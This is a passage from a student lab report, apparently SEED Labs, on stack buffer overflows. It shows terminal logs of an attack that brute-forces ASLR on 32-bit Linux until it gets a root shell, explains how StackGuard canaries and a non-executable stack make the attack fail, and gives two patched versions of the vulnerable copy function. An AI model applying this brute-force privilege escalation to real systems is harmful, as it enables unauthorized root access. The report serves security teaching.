


```
[02/22/19]seed@VM:~/.../BufferOverflow$  sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/22/19]seed@VM:~/.../BufferOverflow$ ./stack
Segmentation fault
```

Figure 9: Run bof attack with address randomization enabled

We use the brute-force approach to defeat address randomization. Here we simply run our attack again and again until we successfully get a root shell.

As shown in Figure 10, it only take us less than 3 minutes (about 132k tries) to get the shell. That's because on a 32-bit Linux stacks only have 19 bits of entropy, which means the stack base address can have only $2^{19} = 524288$ possibilities. Then we can easily defeat it with this brute-force approach.




```
./t4run.sh: line 15: 10168 Segmentation fault      ./stack
2 minutes and 26 seconds elapsed.
The program has been running 132720 times so far.
./t4run.sh: line 15: 10169 Segmentation fault      ./stack
2 minutes and 26 seconds elapsed.
The program has been running 132721 times so far.
./t4run.sh: line 15: 10170 Segmentation fault      ./stack
2 minutes and 26 seconds elapsed.
The program has been running 132722 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpa)
# 
```

Figure 10: Defeating Address Randomization

Question 9


If we enable the StackGuard protection, our attack will be detected and the attack will fail, as shown in Figure 11



```
[02/22/19]seed@VM:~/.../BufferOverflow$ gcc -o stack -z execstack stack.c
[02/22/19]seed@VM:~/.../BufferOverflow$ ./exploit
[02/22/19]seed@VM:~/.../BufferOverflow$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/22/19]seed@VM:~/.../BufferOverflow$ 
```

Figure 11: StackGuard Protection

The reason can be shown in Figure 12: We can see that the compiler generated the corresponding checking codes when StackGuard is enabled. After enter the *bof* function, a canary word from *gs:0x14* is stored on the stack (*bof+12* and *bof+18*). While before the function returns, corresponding codes (*bof+46* to *bof+58* will check whether the canary still match.




```
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x0804850b <+0>:	push   ebp
   0x0804850c <+1>:	mov    ebp,esp
   0x0804850e <+3>:	sub    esp,0x38
   0x08048511 <+6>:	mov    eax,DWORD PTR [ebp+0x8]
   0x08048514 <+9>:	mov    DWORD PTR [ebp-0x2c],eax
   0x08048517 <+12>:	mov    eax,gs:0x14
   0x0804851d <+18>:	mov    DWORD PTR [ebp-0xc],eax
   0x08048520 <+21>:	xor    eax,eax
   0x08048522 <+23>:	sub    esp,0x8
   0x08048525 <+26>:	push   DWORD PTR [ebp-0x2c]
   0x08048528 <+29>:	lea    eax,[ebp-0x24]
   0x0804852b <+32>:	push   eax
   0x0804852c <+33>:	call   0x80483c0 <strcpy@plt>
   0x08048531 <+38>:	add    esp,0x10
   0x08048534 <+41>:	mov    eax,0x1
   0x08048539 <+46>:	mov    edx,DWORD PTR [ebp-0xc]
   0x0804853c <+49>:	xor    edx,DWORD PTR gs:0x14
   0x08048543 <+56>:	je     0x804854a <bof+63>
   0x08048545 <+58>:	call   0x80483a0 <__stack_chk_fail@plt>
   0x0804854a <+63>:	leave
   0x0804854b <+64>:	ret
End of assembler dump.
```

Figure 12: Assembly codes of StackGuard Protection

Question 10


Our attack will fail if the Non-exec Stack Proection is turned on, as shown in Figure 13. That's because we put our shell code on the stack, but now this page has been marked as non-executable thus we will end up with a segmentation fault.



```
[02/22/19]seed@VM:~/.../BufferOverflow$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/22/19]seed@VM:~/.../BufferOverflow$ ./stack
Segmentation fault
```

Figure 13: Nonexec Stack Protection

To verify that the SEGV is not because we have jumped to a wrong address, again we can run the program under GDB. From Figure 14 we can clearly see that we can still successfully jump to our NOP slide, but we cannot execute these code anymore.



```
[-----------------------------------code-------------------------------------]
   0xbfffeb39:  nop
   0xbfffeb3a:  nop
   0xbfffeb3b:  nop
=> 0xbfffeb3c:  nop
   0xbfffeb3d:  nop
   0xbfffeb3e:  nop
   0xbfffeb3f:  nop
   0xbfffeb40:  nop
[-----------------------------------stack------------------------------------]
0000| 0xbfffeac0 --> 0x90909090
0004| 0xbfffeac4 --> 0x90909090
0008| 0xbfffeac8 --> 0x90909090
0012| 0xbfffeacc --> 0x90909090
0016| 0xbfffead0 --> 0x90909090
0020| 0xbfffead4 --> 0x90909090
0024| 0xbfffead8 --> 0x90909090
0028| 0xbfffeadc --> 0x90909090
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbfffeb3c in ?? ()
```

Figure 14: Check ohw the Nonexec Stack Protection works

Question 11

As discussed after the last lecture (02/26), there's essentially a bug in the main function: the input file may not contain a *0x00*, thus the *strcpy* function could have an out-of-bound access to *str*.

So here we have two versions: The first version try to maintain a consistent behavior comparing to the original program, it will assume *str* as a null-terminated string and copy it to a buffer(while deal with the bof issue of course). The second version will assume "the length of *str* should not be greater than 517" as a prior, and stops if we reach that limit.

Version 1

```c
// Version 1: Maintain a consistent behavior/semantic of the original bof function
int no_bof(char *str)
{
    // 0. Get the size of the input string
    size_t len = strlen(str);

    // 1. Allocate our buffer in the heap. "+1" to deal with the '\0'.
    //    Here we don't need to deal with the integer overflow problem:
    //    strlen returns 0xFFFFFFFF doesn't make any sense.
    char* buffer = (char*) malloc((len + 1) * sizeof(char));

    // 2. The malloc could fail due to various of reasons (e.g. heap exhausted), so we
        need to check it.
    if(buffer){
        // 3.1 Copy the string as usual
        strcpy(buffer, str);
        free(buffer);
    }
    else{
        // 3.2 malloc failed, we should return an error value
        return -1;
    }
    return 1;
}
```

Version 2

```c
// Version 2: If we cannot find a null-terminator within first 517 bytes, we will stop
    there so that we don't corrupt the memory
int no_bof(char *str)
{
    // 0. Get the length of str in a more complex way..
    size_t len = 0;
    for(;len < 517; len++){
        if(str[len] == '\0') break;
    }

    // 1. Allocate our buffer in the heap
    char* buffer = (char*) malloc((len + 1) * sizeof(char));

    // 2. The malloc might fail due to various of reasons (e.g. heap exhausted), so we
        need to check it.
    if(buffer){
        // 3.1 Here we use memcpy because the str may not contain a '\0'...
        memcpy(buffer, str, len);

        // 3.2 append a \0 since we use memcpy
        buffer[len] = '\0';

        // 3.3 done
        free(buffer);
    }
    else{
        // malloc failed, we should return an error value
        return -1;
    }
    return 1;
}
```